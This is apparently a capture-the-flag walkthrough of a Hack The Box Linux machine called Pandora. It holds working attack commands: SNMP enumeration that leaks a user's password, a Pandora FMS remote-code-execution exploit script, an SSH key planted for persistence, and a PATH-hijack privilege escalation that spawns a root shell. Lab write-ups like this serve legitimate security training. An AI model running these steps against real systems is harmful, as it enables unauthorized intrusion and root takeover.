
0. Initial Foothold
Initially, I started with ann nmap scan
sudo nmap 10.129.59.103 -sS -sU -Pn --top-ports=100 -vvv We found following ports:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
161/udp open  snmp    net-snmp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Accessing the Web Application:

Interesting. So Panda.htb would be our host I guess.
sudo nano /etc/hosts

10.129.59.103 panda.htb
And proceed.
I did :
- VHOST enumeration
- Subdirectory enumeration On the webhost, but no luck. SSH is also not vulnerable by itself.
Now, it’s time to enumerate the only thing left: SNMP.
I tried with various community strings, and public gave me a hit.
snmpwalk -m ALL -v2c -c public 10.129.59.103 I got some banners back.
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
....
Well, but somehow, it always timed out after a while, and I got this feeling that the enumeration was uncomplete. (Maybe the network was unstable, or the machine was too slow)
We can always use snmpbulkwalk for much faster enumeration.
snmpbulkwalk -m ALL -Cr1000 -c public -v2c 10.129.59.103 > snmpwalk.1 Don’t forget -m ALL to utilize the mibps!
Now, as I examined the file:
HOST-RESOURCES-MIB::hrSWRunParameters.978 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
HOST-RESOURCES-MIB::hrSWRunParameters.1012 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.1039 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1127 = STRING: "-u daniel -p HotelBabylon23"
I could SSH into the machine with the credentials above.
PrivEsc from daniel to matt
After searching for a while in the machine:
════════╣ Web files?(output limit) (T1005)
/var/www/:
total 16K
drwxr-xr-x  4 root root 4.0K Dec  7  2021 .
drwxr-xr-x 14 root root 4.0K Dec  7  2021 ..
drwxr-xr-x  3 root root 4.0K Dec  7  2021 html
drwxr-xr-x  3 matt matt 4.0K Dec  7  2021 pandora
I realized that there is this unknown pandora web folder.
I setup Ligolo. Then, I got following result from an nmap scan: (remember: localhost -> ligolo’s interface 240.0.0.1/32)
sudo nmap 240.0.0.1

22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
22 is the one thing we already know about.
80 and 3306 is being hosted locally.
As I visit 80:

This site is hosting Pandora FMS with:
v7.0NG.742_FIX_PERL2020Quick search reveals:
Pandora FMS v7.0NG.742 - Remote Code Execution (RCE) (Authenticated) This site combines the existing vulnerabilities and drops me a shell.
python sqlpwn.py -t 240.0.0.1
CMD > whoami
matt
CMD >
This shell is unstable as hell. So I created an ssh key and registered it:
# On the machine
ssh-keygen -t ed25519 -N '' -f /home/matt/.ssh/id_rsa -q
cat /home/matt/.ssh/id_rsa.pub >> /home/matt/.ssh/authorized_keys
chmod 700 /home/matt/.ssh
chmod 600 /home/matt/.ssh/authorized_keys
cat /home/matt/.ssh/id_rsa

#Locally
cat > ./pentest/pandora/id_rsa <<'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
...paste the content of id_rsa from above...
-----END OPENSSH PRIVATE KEY-----
EOF
chmod 600 ./pentest/pandora/id_rsa
Then, I could establish an ssh connection as a user matt.
ssh -i ./pentest/pandora/id_rsa -o IdentitiesOnly=yes matt@10.129.59.103PrivEsc from matt to root
I ran linpeas.sh again:
-rwsr-x--- 1 root matt 17K Dec 3 2021 /usr/bin/pandora_backup (Unknown SUID binary!) This stood up for me.
ltrace /usr/bin/pandora_backup 2>&1Then:

We can see that tar -cvf is being called without the full path.
We can hijack the PATH easily.
# create a fake tar
echo '/bin/bash -p' > /tmp/tar
chmod +x /tmp/tar

# PATH injection
export PATH=/tmp:$PATH

# execute again
/usr/bin/pandora_backup
Then, we got the root shell.
root@pandora:~# whoami
root
Done!